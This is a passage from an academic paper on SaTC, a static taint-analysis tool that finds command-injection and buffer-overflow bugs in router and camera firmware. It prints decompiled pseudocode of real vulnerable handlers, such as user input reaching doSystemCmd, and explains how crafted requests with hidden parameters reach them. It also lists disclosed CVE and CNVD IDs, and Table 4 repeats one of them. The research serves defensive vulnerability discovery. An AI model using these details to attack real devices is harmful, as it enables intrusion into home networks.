accidentally-changed back-end variables.

Table 1 shows our verification result. On average, 92.4% of the keyword-value pairs captured in the front-end match the ones in the back-end, showing that our intuition works for these common devices. For two devices, all front-end strings match with the back-end ones, where we can completely rely on the shared strings to identify the input data from the back-end. However, for other devices, like Tenda AC9, the matched strings only account for 81.4%, and we have to inspect the other 18.6% to achieve a more accurate analysis.

2.3 Challenges and Our Approaches

Although our method seems straightforward for the motivating example, there are three challenges when we apply it to real-world embedded systems.

C1: Identifying keywords in the front-end. User input is usually labeled with a keyword hidden in the front-end, like `deviceName` in the motivating sample. However, an unpacked firmware contains thousands of strings in the front-end. For example, the firmware of Netgear R7000P listed in Table 1 contains more than 600 front-end files and nearly ten thousand strings. It is challenging to understand the semantics of each string without domain knowledge or real executions.

C2: Locating the input handler in the back-end. The back-end binaries contain many functions, where only a small part of them handle the user input. Meanwhile, they also contain a large number of strings and corresponding reference points. As Table 1 shows, each device contains more than 40,000 strings in the back-end binaries. Therefore, it is challenging to identify the entry point of user input in the back-end. Ideally, the point should be strongly connected with the user input, and its location should be close to the real usage of the input.

C3: Tracking the massive paths of user input to detect vulnerabilities. To detect the vulnerability, we need to track the data flow from the entrance of the input to all sinks, which may contain massive paths. Unfortunately, the state-of-the-art analysis tools [34, 38] introduce high overhead, and cannot handle the elaborate control-flow graph or bypass the user-input sanitization. We need an efficient method for data-flow analysis and path exploration.

In this paper, we design SaTC to address the challenges above to detect common vulnerabilities in embedded systems effectively. Figure 2 provides an overview of our system, which takes as input a firmware sample (i.e., the entire firmware image) and produces various bug reports. As the first step, SaTC unpacks the firmware image using an off-the-shelf firmware unpacker, like `binwalk` [21]. From the unpacked image, it recognizes front-end files and back-end programs based on the file types: HTML, JavaScript, and XML files are usually front-end files, while executable binaries and libraries are back-end files. Then, SaTC analyzes the front-end files and utilizes typical patterns to extract the potential key-




Figure 2: Structure of SaTC. SaTC searches in the firmware front-end to find input keywords and locates their references in the back-end. Starting from reference points, SaTC uses input-sensitive taint analysis to discover vulnerabilities in the back-end.

words of the user input. In Figure 1, `deviceName`, `target` and `goform/setUsbUnload` will be identified as input keywords.

After that, SaTC recognizes the *border* binaries in the back-end, which invokes different handling functions based on the user-input keywords. From these functions, we try to locate the points that retrieve the user input. To find the implicit entry points related to the user-input, we further apply our intuition to multiple back-end programs: user-input may be delivered from one program to another via shared keywords. This helps us track implicit data dependencies among binaries. In Listing 1, the code at line 9 parses the user-input via the input keyword `deviceName`, and thus SaTC treats it as one entry point of user input. Finally, we use our input-sensitive taint analysis to track the usage of the untrusted data. We design several optimizations to make the traditional taint analysis efficient on embedded systems, including coarse-grained taint propagation, input-guided path selection, and the trace merging technique. When SaTC finds the user input is used in any predefined sink, like as a parameter of a system call, it collects the path constraints and judges the reachability. If the sink is reachable while the input has weak constraints, SaTC raises an alert of the potential vulnerability.

3 Input Keyword Extraction

Given an unpacked firmware, SaTC first extracts potential keywords from the front-end files. We classify keywords into two types based on their usage in the back-end: one type is used to label user input, like the `deviceName` in Listing 1 and we call them *parameter keywords*; another type is to label the handler function, such as `setUsbUnload` in Listing 1, and we call them *action keywords*. We identify input keywords and their types based on the common patterns in different front-end files. We also apply different fine-grained rules to two types of keywords to filter out false positives.

In our current design, we consider three categories of front-end resources: HTML files, XML files, and JavaScript files. Since HTML files have a standard format, we use regular expressions to extract the keywords, such as the values of the `id`, `name`, and `action` attributes. The values of the `action` attributes are treated as action keywords. The XML-based services, such as Simple Object Access Protocol (SOAP) and Universal Plug and Play protocol (UPnP), usually have a fixed format in their XML files to label input data. Hence, we only need to do a pre-analysis and then use regular expressions to extract the keywords. The name of the first-level label in the XML body is treated as an action keyword. The format of JavaScript is ever-changing, and thus the regular expression cannot correctly identify the keywords. Hence, we parse a JavaScript file into an abstract syntax tree (AST) and scan every `Literal` node to extract the value from `value` attributes. If the `Literal` node contains the symbol `/`, we take the string as the action keyword. We further search all `CallExpression` nodes to find the ones that use typical application programming interface (API) as their callee, such as `sendSOAPAction`. The API methods or arguments of the matched nodes are also treated as action keywords. With this method, from the code in Figure 1 our extraction module will get `target`, `goform/setUsbUnload`, and `deviceName`.

The strings collected from HTML, XML and AST contain many fake keywords, which not only bring significant burden to string matching in the next step, but also introduce false positives in the bug detection. For example, string `target` is commonly used in the front-end, but does not have the counterpart in the back-end. To filter the invalid keywords, we designed several rules based on our experience. First, we remove strings with special characters, such as `!` and `@`, which will be escaped when the front-end generates the HTTP request. Second, if a string ends with =, we retain the left-hand part and discard the right-hand side. Symbol = is usually facilitated to concatenate parameters and variables, such as `deviceName=` in Figure 1, where only the parameter name will be reused in the back-end. Third, we filter out strings shorter than a threshold (we use 5 in our work) as the parameter keyword and action keyword usually have non-trivial names.

After filtering, the candidate list may still contain many distractors that are not used as input keywords. To reduce the complexity of the subsequent modules, we use two heuristics to identify and exclude them from the keyword set. If a JavaScript file is referenced by a lot of HTML files, we treat it as a common, shared library, like a charting library. As library files usually do not contain input keywords, we will ignore all candidates from such files. If a keyword is referenced by several front-end files, such as `Button` and `Cancel`, it may be a common string rather than an input keyword. We also remove such keywords from the candidate list.

Border Binary Recognition. In the firmware back-end, a *border* binary exports the device functionalities to the front-end, and meanwhile accepts the user input from the front-end [34]. Therefore, the border binary is a good starting point

```
1  SetWebFilterSettings() {//in binary prog.cgi
2    pcVar1=webGetVarString(wp,"/SetWebFilterSettings/
         WebFilterMethod");
3    iVar2=webGetCount(wp,"/SetWebFilterSettings/WebFilterURLs/
         string#");
4    i = 0;
5    if (iVar2<=i) {
6      /* NVRAM operations */
7      nvram_safe_set("url_filter_mode",pcVar1);
8      nvram_safe_set("url_filter_rule",tmpBuf);
9    }
10 }
11 upload_url_filter_rules() {//in binary rc
12   /* NVRAM operations */
13   iVar1=nvram_get_int("url_filter_max_num");
14   __s1=(char *)nvram_safe_get("url_filter_mode");
15   __src=(char *)nvram_safe_get("url_filter_rule");
16 }
```

Listing 2: Pseudocode of NVRAM Operations. Function call at line 2 is the input entry, which uses a superset of the keyword `WebFilterMethod` to retrieve the input.

for our analysis. Based on the input keywords, SaTC can recognize the border binaries in a short time. Specifically, we extract strings from each back-end binary and try to match them with the input candidate keywords. We treat the binary with the maximum matched keywords as the border binary.

4 Input Entry Recognition

After receiving a request from the front-end, the web server invokes the corresponding handling function to parse the input data. The data-extracting point is the target of the subsequent analysis, and we define it as the *input entry*. The input-entry recognition module detects the entry points in the back-end binaries based on the references to front-end keywords.

$$\begin{aligned} &s(k_i) = \begin{cases} k_i \\ concat(k_i, str) \end{cases}, \quad k_i \in keywords, str\ is\ any\ string \\ &L: ret = foo(s_{k_i}, ...), \qquad k_i \in parameter_keywords \\ &P: ret = bar(s_{k_i}, ..., \&foo), \qquad k_i \in action_keywords \end{aligned} \tag{1}$$

Keyword Reference Locator. Equation 1 shows our method to locate input entries from the border binaries in the back-end. s_{k_i} represents a string that either exactly equals to one input keyword k_i, or contains a substring that is k_i. The locator detects the location inside the border binaries that references to the string s_{k_i}. As the handling functions usually use the input keywords to extract the target data from the request, SaTC locates function calls L that take the input keywords as parameters, like `foo("devName")`. Consider our motivating example in Figure 1, the input-keyword extractor identifies the string `deviceName` as a parameter keyword, and recognizes `httpd` as the border binary. While searching the keyword references in `httpd`, as Listing 1 shows, our locator finds the function call to `websGetVar` uses `deviceName` as a parameter (line 9). This function call is treated as a keyword reference location, and thus an input entry. In another example in Listing 2, at line 2 the function call to `webGetVarString` uses the concatenation of string `SetWebFilterSettings` and parameter keyword `WebFilterMethod` as its argument. Therefore, this function call is also an input entry.

Among all keyword references, we prioritize the ones inside the action handlers. Specifically, SaTC searches the function calls P that takes the action keywords and function pointers as arguments. As the action keywords are used to retrieve handlers for particular inputs, we treat the routines specified in the function pointer as the action handler. If some reference points L of parameter keywords are inside these handler functions, we will prioritize exploring L before others. In Listing 1, SaTC locates function `formsetUsbUnload` as the action handler, since the function call at line 3 takes the action keywords `setUsbUnload` and `formsetUsbUnload` as the arguments. Therefore, as a reference point, line 9 in `formsetUsbUnload` will be analyzed before other entries.

$$L_p: ret = foo(p_i, ...),\ p_i \notin keywords,\ \exists L: dist(L_p, L) < MAX \tag{2}$$

Implicit Entry Finder. During our experiment, we find several real input entries in the back-end do not have corresponding keywords in the front-end. For example, in Listing 3, function `formSetSambaConf` retrieves several elements from the `data` package, and each string should be treated as a valid input entry, like `password`. However, our input-keyword extraction module finds all keywords except `action` and `usbName`. Without `action` in `data`, line 4 will return a `null` pointer, and the condition in line 9 will always be false. Therefore, in the normal execution, the code injection vulnerability in line 10 will never be triggered. SaTC will also miss this vulnerability. However, attackers can directly send arbitrary requests without the help of the front-end. Therefore, they can provide a malicious request that contains both `action` and `usbName`, and launch the code injection attack.

To mitigate this problem, we propose to take similar code patterns around known input entries into consideration for analysis. Equation 2 shows our idea: if we have identified an input entry L, another function call foo around L will be considered as another input entry as long as foo has the similar code pattern as L. We call the missing keyword p_i here as an *implicit keyword*. This method will help SaTC detect some missing entries and thus mitigates false negatives in the bug detection. In Listing 3, both `action` and `usbName` will be treated as implicit keywords. Once SaTC performs data-flow analysis for them, it will identify the code injection bug easily.

Cross-Process Entry Finder. During the data-flow analysis, we find that some data-flow of input could be interrupted at the process boundary. For example, in Listing 2 the input `pcVar1` is saved into the non-volatile random-access memory (NVRAM) in one process `prog.cgi` (line 7), and then is retrieved in another process `rc` from NVRAM (line 14). Fortunately, we can apply our original insight again to connect data-flows across different processes: the data-saving location and the data-retrieving location usually share the same keyword. In Listing 2, both `prog.cgi` and `rc` take `url_filter_mode` to share `pcVar1`, and use `url_filter_rule` to deliver `tmpBuf`.

```
1  int formSetSambaConf(uint32 user_input) {
2    void *data=user_input;
3    void *usbname;
4    action=Extract(data,"action",&unk_F213C);
5    passwd=Extract(data,"password","admin");
6    premit=Extract(data,"premitEn","0");
7    intport=Extract(data,"internetPort","21");
8    usbname=Extract(data,"usbName",&unk_F213C);
9    if (!strcmp(action,"del")) {
10     doSystemCmd("cfm post netctrl %d?op=%d,string_info=%s"
           ,51,3,usbname);
11   }
12 }
```

Listing 3: Pseudocode of implicit keyword sample. Both `action` and `usbName` are missing in the front-end files. SaTC will identify them as implicit keywords and thus can detect the bug inline 10.

Based on the shared keyword we can connect different binaries or functions that set or use the same user input. Compared with the original input reference point (line 2), the second retrieval of the user input at line 14 is much closer to the real sink function (skipped in the list). Starting taint-track from this point will significantly save the analysis effort.

SaTC uses the cross-process entry finder (or CPEF) to track the user input across firmware binaries or components. Specifically, it searches various inter-process communication paradigms that use shared strings to label the data, and establishes the data-flow from a set point to a use point. CPEF provides the necessary logic to detect communication paradigms (e.g., NVRAM communication) for sharing data between binaries or functions. It mainly supports two types of inter-process communication paradigms:

- **NVRAM**. NVRAM is a type of RAM that retains data after the host device is power off. It usually keeps the devices' user configurations. The CPEF identifies all `nvram_safe_set` and `nvram_safe_get` functions in order to build cross-process data-flows. In the example of Listing 2, the data dependency between `prog.cgi` and `rc` is built through NVRAM operations.
- **Environment variables**. Processes can share data via environment variables, where the keyword is the variable name. CPEF walks the program path, and collects all function calls that set or get environment variables (e.g., `setenv` or `getenv`). It establishes a data-flow between an environment setter and a getter if they share the same variable name.

5 Input Sensitive Taint Analysis

SaTC leverages path exploration and taint analysis technology to track input data to detect dangerous use in the back-end. As Table 2 shows, we design three optimizations based on the unique features of the firmware to balance the efficiency and accuracy, and to speed up the path exploration.

5.1 Coarse-Grained Taint Engine

To perform lightweight data-flow analysis on the user input, we build the taint engine with three principles: (i) the taint source should be related to user input; (ii) it should balance the accuracy and efficiency of the analysis; (iii) it only tracks the data flow from the source to the potential sink.

Table 2: Optimizations for efficient taint analysis. We embed three techniques to traditional taint analysis techniques to make it efficient and accurate to analyze embedded devices.

Challenge	Optimization Method	Section
Balance the efficacy and accuracy	Coarse-grained taint	§5.1
Speed up the path exploration	① Sensitive-trace guidance ② Trace merging	§5.2
Handle infinite loop	Path prioritization	§5.3

Algorithm 1 Taint Specifications

```
1:  function TAINT_SPECIFICATION(Ins, Taint_Map)
2:      if IS_FUNCALL(Ins) then
3:          func ← GETFUNCADDR(Ins)
4:          (retv, params) ← GETPARAMS(Ins)
5:          taint_set ← HAS_TAINT(params)
6:          if taint_set == NULL then return
7:          end if
8:          if HAS_SUMMARY(func) then TAINT_RULE(func, Taint_Map)
9:          else if IS_NESTFUNC(func) then
10:             if IS_POINTER(retv) && IS_USED(retv) then
11:                 T(retv)
12:             else
13:                 T(params)
14:             end if
15:         else
16:             STEPINTO(func, Taint_Map, taint_set)
17:         end if
18:     else
19:         TAINT_RULE(Ins, Taint_Map)
20:     end if
21: end function
```

Taint Source. The taint engine marks taint sources based on the results of the input entry recognition. A taint source can be a variable or a parameter of a target function. As Listing 1 shows, string `deviceName` is used as the parameter of the function `WebsGetVar`, and thus its memory location will be set as the taint source. Since the starting point of SaTC's analysis is a code fragment of a binary, it is usually hard to identify the variable or structure that stores the user-supplied data. However, with our taint source based on input keywords, SaTC could obtain the data flow of the user input data easily.

Taint Specification. SaTC's taint engine propagates taint attributes in the instruction level. We implemented it based on the multi-architecture binary analysis framework angr [38]. The main factor that affects the efficiency and accuracy of taint analysis is the taint specification for function call. To handle the function call appropriately, we first divided the functions into the following categories: summarizable function, general function, and nested function. The summarizable functions are standard library functions related to operations on memory regions, such as `strcpy` and `memcpy`. We can easily summarize the effect of these functions. The general functions contain no function call instructions in its body or only contain branches to summarizable functions (e.g., funcA in Figure 3). The rest




Figure 3: Taint specification for different types of functions. The left-hand side shows an example program, while the right-hand side shows the application of taint propagation rules. T(A) indicates the taint tag of A.

of the functions, which contain function call instructions to general functions, are nested functions. In the code of Figure 3, function `strcpy` and `strlen` are treated as summarizable functions. `funcA` does not call non-summarizable functions, and thus it is a general function. `funcB` calls to another general function `funcC` and thus is a nested function.

We designed Algorithm 1 to handle a variety of function calls and instructions. If an instruction `Ins` is not a function call, the taint engine will handle it with the corresponding taint rule (line 19) and update taint map `Taint_Map`. For the data movement instruction, the taint engine will propagate the taint attribute from the source operand to the destination operand. For an instruction `Ins` that calls function `func`, if one actual parameter `param` contains the taint attribute (line 5), the taint engine will track `func`'s effect on the taint map. If `func` is a summarizable function, SaTC treats it as an instruction and applies its taint rule (line 8) that is built based on its semantic. If `func` is a general function, the taint engine will step into its function body and track the data flow from the entry point to the end (line 16). For nested functions, if the taint engine steps into its function body and tracks the data flow for more nested functions, the analysis will be too time-consuming. Hence, we directly propagate the attribute of the argument to its calculation results to balance efficiency and accuracy (line 9∼14). Specifically, if the function returns its results in the return value `retv`, we will label with `retv` with attributes of all arguments; otherwise, we propagate the taint attributes to all pointer arguments.




Figure 4: Call tree of an input entry.

5.2 Efficient Path Exploration

SaTC focuses on detecting two classes of vulnerabilities: memory-corruption bugs (e.g., buffer overflows) and command injection. To detect the former class, we first find `memcpy`-like functions within a binary and treat them as sink functions. `memcpy`-like function means a function that is semantically equivalent to `memcpy`, like `strcpy`. Then, if attacker-controlled data unsafely reaches a `memcpy`-like function, like without being sanitized, we raise an alert. For example, for a `memcpy` function, if the attacker-controlled data could affect the value of the source buffer's length, SaTC will raise an alert. To detect the latter class of vulnerabilities, we retrieve the conditions that guard the sink functions (e.g., `system`-like function). Then, we check whether the attacker can construct a proof of concept (PoC) to bypass the constraints. If so, we raise an alert.

Sensitive Trace Guiding. Although previous modules reduce the targets of taint analysis, there could be still a considerable number of input entries that need to be analyzed. To promote the analysis efficiency, SaTC searches the *sink call traces* for each target before exploring any path. A sink call trace represents a function call sequence in the call graph from the input entry to a potential sink function. SaTC searches the sink call traces of a function based on its call tree, which takes the function as the root node. If one function does not contain a call trace, there is no reachable path from this function to the sink point. SaTC will delete all input entries inside this function from the target set. During the exploration, SaTC checks each function call instruction to see whether the target belongs to the call trace. If so, we direct the exploration into the function body.

Call Trace Merging. Starting from one input entry there could be massive call traces, where many call traces share some common paths. To reduce the analysis effort, SaTC merges the call traces with the same input entry as much as possible. To be specific, as Figure 4 shows, we first cluster all traces based on their start points and input keywords. Secondly, we divide all functions in the call traces into two categories: sink functions and guiding functions, and record the types and addresses of the function call instructions. The guiding function represents the dominator of a sink function in a sink call trace. During the exploration, after we encounter a call instruction that jumps to a guiding function, SaTC will step into the function for fine-grained analysis. Otherwise, it

Algorithm 2 Sanitizer Constraints Collection

```
1:  function SANITIZER_CONS_COLLECTION(totalNodes, Max, N, rootNode)
2:      Tree ← ∅
3:      visitedNodes ← ∅
4:      basicNodes ← totalNodes
5:      times ← 0
6:      if !HASSUCCESSOR(rootNode) then return ∅;
7:      end if
8:      while visitedNodes != basicNodes and times < Max do
9:          Tree, visitedNodes ← RANDOM_WALK_SEARCH(rootNode, Tree, visit-
    edNodes, basicNodes)
10:         times++;
11:     end while
12:     for leafNode in Tree.leafNodes do
13:         if num ← GET_FORWARD_NUM(leafNode) > N then
14:             Tree ← REMOVE(basicNodes, leafNode)
15:         end if
16:     end for
17:     Cons ← GET_PATH_CONSTRAINTS(Tree)
18:     return Cons
19: end function
```

applies the taint specification and strategy (defined in Algorithm 1) to the instruction.

5.3 Path Prioritization Strategy

During our evaluation, we find that some particular functions have a significant impact on the accuracy and efficiency of the path exploration. For example, sanitizer function could result in infinite loops, while parser functions may introduce under-taint problem [34]. To mitigate the negative impact of these particular functions, we identify them and apply special rules. Specifically, if 1) a function contains at least a loop; 2) the number of the function's compare instructions is greater than the threshold; 3) parts of the compare instructions could restrict the content (i.e.,value) of the memory region pointed by the function's arguments, we will treat it as `memcmp`-like function. Based on the amount of information preservation, we can divide these functions into two categories: parsers and sanitizers.

Parsers. A parser function usually contains a loop, such as `funcA` in Figure 3. If the variable `s1` is unconstrained, there will always be a path from the default statement to the head of the `for` loop. Among these paths, only those passing through the first case statement (line 5) would propagate the taint outside the function. In other words, an analysis missing these paths would mistakenly establish that the user input cannot affect variable `s2` and later execution paths. SaTC uses the same solution with KARONTE to handle this problem, which valorizes those paths within a function that potentially propagate the taint also outside the function.

Sanitizers. A sanitizer function either cleans malicious data or warns about the potential threat. Consider the sample in Figure 5, to filter the specific strings, such as `?`, Netgear inserts a sanitizer function `FUN_7b83c` before the `system`-like function. It contains a complex check on the `user_input` (line 7). The `while` loop and comparing operations result in many paths. However, to get the complete constraints on the `user_input`, we are only interested in the longest path.

```
1  void FUN_7b83c(byte *user_input,byte *filter, size_t
       input_len) {
2    while (input_pointer < user_input + input_len) {
3      cur_char = *input_pointer;
4      is_valid = 0x25 < cur_char;
5      if (cur_char != 0x26)
6        is_valid = 3 < (byte)(cur_char - 0x20);
7      if ((((((is_valid && (cur_char != 0x26 && (byte)
           (cur_char - 0x20) != 4)) && (cur_char != 0
           x27 && cur_char != 0x28)) && (cur_char != 0
           x29 && cur_char != 0x2a)) && ((cur_char !=
           0x2c && cur_char != 0x3b && (cur_char != 0
           x3c && cur_char != 0x3e)))) && ((cur_char
           != 0x3f && cur_char != 0x5b && ((cur_char
           != 0x5c && cur_char != 0x5d && (cur_char !=
            0x5e && cur_char != 0x60)))))) && ((
           cur_char != 0x7b && cur_char != 0x7c && (
           cur_char != 0x7d && cur_char != 0x7e)))) {
8        *filter_pointer = cur_char;
9        input_pointer = input_pointer + 1;
10       filter_pointer = filter_pointer + 1;
11     }
12     else {
13       *filter_pointer = 0x5c;
14       filter_pointer[1] = cur_char;
15       filter_pointer = filter_pointer + 2;
16       input_pointer = input_pointer + 1;
17     }
18   }
19 }
```




Figure 5: Pseudocode of sanitizer function. This function tries to remove invalid characters from the user input before the program invokes a `system`-like function.

We use Algorithm 2 to explore the longest path and get the constraints. The `rootNode` is the start basic block of the function. Firstly, it uses `Random_Walk_Search` function to explore the reachable paths and basic blocks `visitedNodes` in limited total times `Max` (line 8). `Random_Walk_Search` randomly chooses a successor from the `rootNode` and recursively calls itself until encountering a `leafNode` and records the `leafNode` (line 9). The `leafNode` represents the basic block that has no successor or the source basic block of the back edge of a loop. Secondly, it scans all `leafNodes` and removes a `leafNode` if the number of its in-degree is more than the threshold value `N` (line 13). Finally, it re-explores the function and outputs the constraints of the longest path (line 17). As Figure 5 shows, the else branch of the complex check is a `leafNode`.

6 Implementation

We implemented the prototype system with around 9800 lines of Python code. The input keyword extraction module is implemented based on standard XML processing library and JavaScript parsing library Js2Py [16]. The input entry recognition module is implemented based on Ghidra library and extended KARONTE's CPF which covers shared tainted variable with NVRAM [10]. The taint engine of the input sensitive analysis is built on top of angr [38], a multi-architecture binary analysis framework. The path selection part is implemented based on Ghidra library [31]. To make SaTC more available for MIPS architecture, we fix the binary loader of angr and the register misuse problem of KARONTE. Now, the prototype system supports multiple architectures, including x86, ARM and MIPS.

Table 3: Dataset of device samples. We selected 39 device samples from six vendors, including 37 routers and two cameras on two architectures. SaTC found 33 previously unknown bugs, and 30 have been confirmed by developers. SizeP and SizeUP represent the average size before and after unpacking, respectively.

Vendor	Type	Series	#	SizeP	SizeUP	Arch	Bugs
Netgear	Router	R/XR/WNR	19	38M	192M	ARM32 (LE)	5
Tenda	Router	AC/G/W	9	12M	105M	ARM32 (LE)	10
TOTOLink	Router	A/T	2	5M	60M	ARM32 (LE)	3
D-Link	Router	DIR/DSR	5	8M	123M	MIPS32 (LE)	12
Motorola	Router	C1/M2	2	12M	64M	MIPS32 (LE)	3
Axis	Camera	P/Q	2	60M	700M	ARM32 (LE)	0
Total	**2**	**14**	**39**	**135M**	**1,244M**	**2**	**33**

7 Evaluation

We evaluate SaTC on real-world embedded systems to answer the following research questions:

- **Q1**: Can SaTC find real-world vulnerabilities? How effective is it compared to the state-of-the-art tool? (§7.1)
- **Q2**: Can SaTC accurately detect the input keywords? (§7.2)
- **Q3**: How efficient and accurate is our taint analysis? (§7.3)

Dataset. To evaluate our approach, we selected six major IoT vendors that have provided their device firmware online, specifically, Netgear, D-Link, Tenda, TOTOLink, Motorola and Axis. As shown in Table 3, we eventually collected 39 firmware samples from 14 series, including 37 routers and 2 cameras. Among the samples, 32 adopt the ARM32 architecture, while another seven use the MIPS32 architecture. On average, each firmware is 26 megabytes and totally SaTC has processed 1,024 megabytes.

Existing Tool. We compared our tool with KARONTE [34], the state-of-the-art static bug-hunter for embedded systems. It monitors the interactions between multiple binaries in the firmware back-end, and utilizes taint analysis to track data-flow between binaries to detect vulnerabilities.

Bug Confirmation. Each alert produced by SaTC contains the call trace from the start point to the sink function, and the corresponding input keywords. We distinguish true positives from false positives according to whether the path is reachable in the back-end. If we can manually generate the proof-of-crash (PoC) based on the alert and verify it on the physical device, we consider the true positive as a real bug.

7.1 Real-world Vulnerabilities

As shown in Table 4, SaTC detected 33 previously unknown bugs, and at the time of paper writing, 30 of them have been confirmed by their developers. 25 bugs are command injection vulnerabilities; two of them are buffer overflow bugs; the other six belong to incorrect access control which could result in privacy disclosure. As we define more sinks related to `system`-like functions, our tool found more command injection vulnerabilities than other types. 30 bugs have assigned CVE/CNVD/PSV numbers due to their severe security consequence, while developers are still actively inspecting another one. The last column shows the services where SaTC detects vulnerabilities. Other than the common HTTP protocol, SaTC also supports other services such as UPnP and HNAP. These results show that SaTC can effectively find common vulnerabilities in various network services of embedded systems.

Table 4: Vulnerabilities discovered by SaTC. For the bug type, BoF means buffer overflow; CI represents command injection; IAC indicates incorrect access control. **Ksrc** represents the type of the front-end file where the vulnerability-related keyword is found. **Service** represents the service where the vulnerability occurs.

Vendor	Device Series	Type	Bug IDs	Ksrc	Service
Netgear	R7000/R7000P	BoF	PSV-2020-0267	HTML	HTTP
			CVE-2020-28373	XML	UPnP
	R6400v2	CI	CNVD-2020-15102	HTML+	HTTP
			CNVD-2020-28091	HTML+	HTTP
	XR300	CI	PSV-2020-0277	HTML	HTTP
Tenda	W20E	CI	CNVD-2019-22866	JS	HTTP
			CNVD-2019-22867	JS	HTTP
			CNVD-2019-22869	HTML	HTTP
		IAC	1 unassigned	JS	HTTP
	G1/G3	CI	CNVD-2020-46058	JS	HTTP
			CNVD-2020-46059	JS	HTTP
	AC15/AC18	CI	CNVD-2020-29725	JS	HTTP
			CNVD-2020-40766	JS	HTTP
			CNVD-2020-40767	JS	HTTP
			CNVD-2020-40768	JS	HTTP
TOTOLink	T10	CI	CNVD-2020-28089	JS	HTTP
	A950RG	CI	CNVD-2020-28090	JS	HTTP
			1 unassigned	JS	HTTP
D-Link	DIR 823G	IAC	CVE-2019-7388	JS	HTTP
			CVE-2019-7389	JS	HTTP
			CVE-2019-7390	JS	HTTP
			CVE-2019-8392	JS	HTTP
	DIR 878	CI	CVE-2019-8312	XML	HNAP
			CVE-2019-8314	XML	HNAP
			CVE-2019-8316	XML	HNAP
			CVE-2019-8317	XML	HNAP
			CVE-2019-8318	XML	HNAP
			CVE-2019-8316	XML	HNAP
	DIR 878 882	IAC	1 unassigned	JS	HTTP
		CI	CNVD-2020-23845	XML	HNAP
Motorola	C1 M2	CI	CVE-2019-9117	JS	HTTP
			CVE-2019-9118	JS	HTTP
			CVE-2019-9119	JS	HTTP
Total		3	**33**	3	3

Comparison with KARONTE. We compared SaTC with the state-of-the-art static analysis tool KARONTE on discovering vulnerabilities.

We use the dataset[1] and experiment result released by KARONTE, which includes four major IoT vendors (i.e., Netgear, TP-link, D-Link, and Tenda) and totally 49 firmware samples. Table 5 shows our evaluation results. SaTC raised 2,084 alerts and out of them, 683 are true positives; KARONTE produced 74 alerts, among which 46 were true positives. The result shows that SaTC can find more true positives than KARONTE. On the design level, SaTC takes a similar method as KARONTE, which both rely on common strings to connect different components of the IoT devices: KARONTE uses common strings between multiple back-end binaries to connect data flow, while SaTC identifies common

[1] https://github.com/ucsb-seclab/karonte#dataset

Table 5: Compared with KARONTE on its dataset. For each vendor we report the device series, the number of firmware samples, the average analysis time (hour), the total number of alerts (#Alert) and the total number of true positives (#TP).

Vendor	Device Series	#Samples	KARONTE			SaTC		
			#Alerts	#TP	Time	#Alerts	#TP	Time
Netgear	R/XR/WNR	17	36	23	17:13 h	1,901	537	16:47 h
D-Link	DIR/DWR/DCS	9	24	15	14:09 h	32	22	1:57 h
TP-Link	TD/WA/WR/TX/KC	16	2	2	1:30 h	7	2	4:13 h
Tenda	AC/WH/FH	7	12	6	1:01 h	144	122	12:19 h
Total	-	49	74	46	33:57 h	2,084	683	35:16 h

Table 6: Compared with KARONTE. We list the analysis time (min), the number of alerts (#Alert) and true positives (#TP).

Compare		AC15	AC18	W20E	878	R6400	R7000	XR300
SaTC	#Alert	10	10	4	22	4	5	10
	#TP	4	4	2	16	4	2	4
	Time	573	576	55	502	1,823	694	1,377
KARONTE	# Alert	17	17	0	0	0	0	0
	# TP	0	0	0	0	0	0	0
	Time	222	210	153	214	2,880	2,880	2,880

identifiers between the front-end and the back-end to locate entries of user input. However, the difference in the final result is significant. As SaTC can analyze front-end files to reveal input entries in the back-end, we can significantly find more analysis points for taint analysis and thus improve the bug-detection capacity. In contrast, common strings identified by KARONTE in back-end binaries cannot guarantee to be related to the user input. Therefore, KARONTE suffers from inefficient analysis and misses a lot of bugs.

